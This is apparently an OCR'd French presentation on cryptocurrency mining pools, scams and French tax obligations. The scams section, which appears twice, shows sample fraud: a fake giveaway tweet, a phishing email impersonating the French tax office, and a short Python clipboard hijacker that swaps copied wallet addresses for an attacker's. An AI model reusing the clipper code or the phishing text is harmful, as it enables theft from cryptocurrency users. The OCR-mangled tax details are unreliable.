


# Les pools de minage

Au fur et à mesure des années, de nombreux mineurs se sont lancés dans le minage de cryptomonnaies. La constante amélioration de l'efficacité des divers composants informatiques a amené les mineurs à s'organiser en groupes afin de permettre une répartition équitable des **Block Rewards**.

En effet, seul le mineur qui ajoute le block à la blockchain recevra une récompense.

Dans le cas des pools de minage, les récompenses gagnées par un mineur sont réparties sur l'ensemble des mineurs du pool au prorata de leurs puissances de calculs.



+





# LES SCAMS

Le piratage, l'arnaque, les malwares



# Les Scams

En effet, les cryptomonnaies bénéficient aussi d'une longue liste d'arnaques ou d'escroqueries, entre le **phishing**, les **malware**, les **shitcoins**, les faux sites internet et les diverses techniques de manipulations du cours d'un actif, dénommées **rug pull**, **exit scams** ou encore le **pump and dump**.

Quelques exemples connus :

- SafeMoon
- Bitconnect (Exit Scam, Ponzi)
- Shiba (ShitCoin)

**ADVANCED AI TRADING**  
Achieve up to 1.5% profit daily!

```
import pyperclip

def getClipboard():
    data = pyperclip.paste()
    if len(data) > 33:
        setClip()

def setClip():
    pyperclip.copy('ADD_YOUR_BITCOIN_ADDRESS')
    pyperclip.paste()

while True:
    getClipboard()
```

**Tweet**

**Ethereum**  
@ETHEREUM06

I'm giving \$1300 in \$ETH among the first 3300 people who follow and retweet! 🚀

Drop your wallets 📁

21:35 · 01/04/2022 · Twitter for Android

4737 Retweets 349 Quote Tweets 4624 Likes

**LIVE**

avis au remboursement.

impots.gouv.fr

Bonjour,

Après les derniers calculs annuels de l'exercice de votre activité, nous avons déterminé que vous êtes admissible à recevoir un remboursement de 50 00 €.

Veuillez nous soumettre s'il vous plaît la demande de remboursement d'impôt pour nous permettre de la traiter dans un plus bref délai.

[-> Pour accéder au formulaire, cliquez ici.](#)

Un remboursement peut être retardé pour diverses raisons. Par exemple, une soumission de dossiers non validés ou une inscription après une certaine limite.

Philippe BÉGIN  
Coordinateur Recrutement

© Direction générale des finances publiques - 2014

**Winner "Crypto"**  
1.8 ETH 📈  
Witch a chance 32%

BitConnect BCC

Graphique BitConnect / EUR

# Les Scams

En effet, les cryptomonnaies bénéficient aussi d'une longue liste d'arnaques ou d'escroqueries, entre le **phishing**, les **malware**, les **shitcoins**, les faux sites internet et les diverses techniques de manipulations du cours d'un actif, dénommées **rug pull**, **exit scams** ou encore le **pump and dump**.

Quelques exemples connus :

- SafeMoon
- Bitconnect (Exit Scam, Ponzi)
- Shiba (ShitCoin)

**ADVANCED AI TRADING**  
Achieve up to 1.5% profit daily!

```
import pyperclip

def getClipboard():
    data = pyperclip.paste()
    if len(data) > 33:
        setClip()

def setClip():
    pyperclip.copy('ADD_YOUR_BITCOIN_ADDRESS')
    pyperclip.paste()

while True:
    getClipboard()
```

**Tweet**

**Ethereum**  
@ETHEREUM06

I'm giving \$1300 in \$ETH among the first 3300 people who follow and retweet! 🚀

Drop your wallets 📁

21:35 · 01/04/2022 · Twitter for Android

4737 Retweets 349 Quote Tweets 4624 Likes

**LIVE**

avis au remboursement.

impots.gouv.fr

Bonjour,

Après les derniers calculs annuels de l'exercice de votre activité, nous avons déterminé que vous êtes admissible à recevoir un remboursement de 50 00 €.

Veuillez nous soumettre s'il vous plaît la demande de remboursement d'impôt pour nous permettre de la traiter dans un plus bref délai.

[Pour accéder au formulaire, cliquez ici.](#)

Un remboursement peut être retardé pour diverses raisons. Par exemple, une soumission de dossiers non validés ou une inscription après une certaine limite.

Philippe BÉGIN  
Coordinateur Recrutement

© Direction générale des finances publiques - 2014

**Winner "Crypto"**  
1.8 ETH 📈  
Witch a chance 32%

BitConnect BCC

Graphique BitConnect / EUR

# LA RÉGLEMENTATION DANS TOUT ÇA ?

Est-ce que c'est illégal ?!



# Ils n'en ratent pas une miette

Eh oui! les cryptomonnaies n'échappent pas à la réglementation Française ! Et en prime, c'est un sacré casse-tête !

**TOUTES** les **plus-values de cession** doivent être déclarées sur votre déclaration annuelle, elles sont soumises à la flet-taxe (30%).

(Formulaire N° 2086)

**TOUS** les **comptes ouverts a l'étranger** doivent être déclarés sur votre déclaration annuelle.

(Formulaire N°3916 - 3916 bis)

**TOUTE** activité de minage est soumise au régime BNC ou micro-BNC. Elle doit faire l'objet d'une création de structure juridique.





# UN VASTE SUJET

Faite vos recherches !



# UN VASTE SUJET

LES CRYPTOACTIFS

Le glossaire  
Crypto





Des donnes  
de Crypto



Un premier  
exchange



Source d'information  
Vidéo – Audio - Ecrite



LES CRYPTOACTIFS

+



o



# QUESTIONS, RÉPONSES :)

ESPINASSE Enzo  
Maaytoz#9034

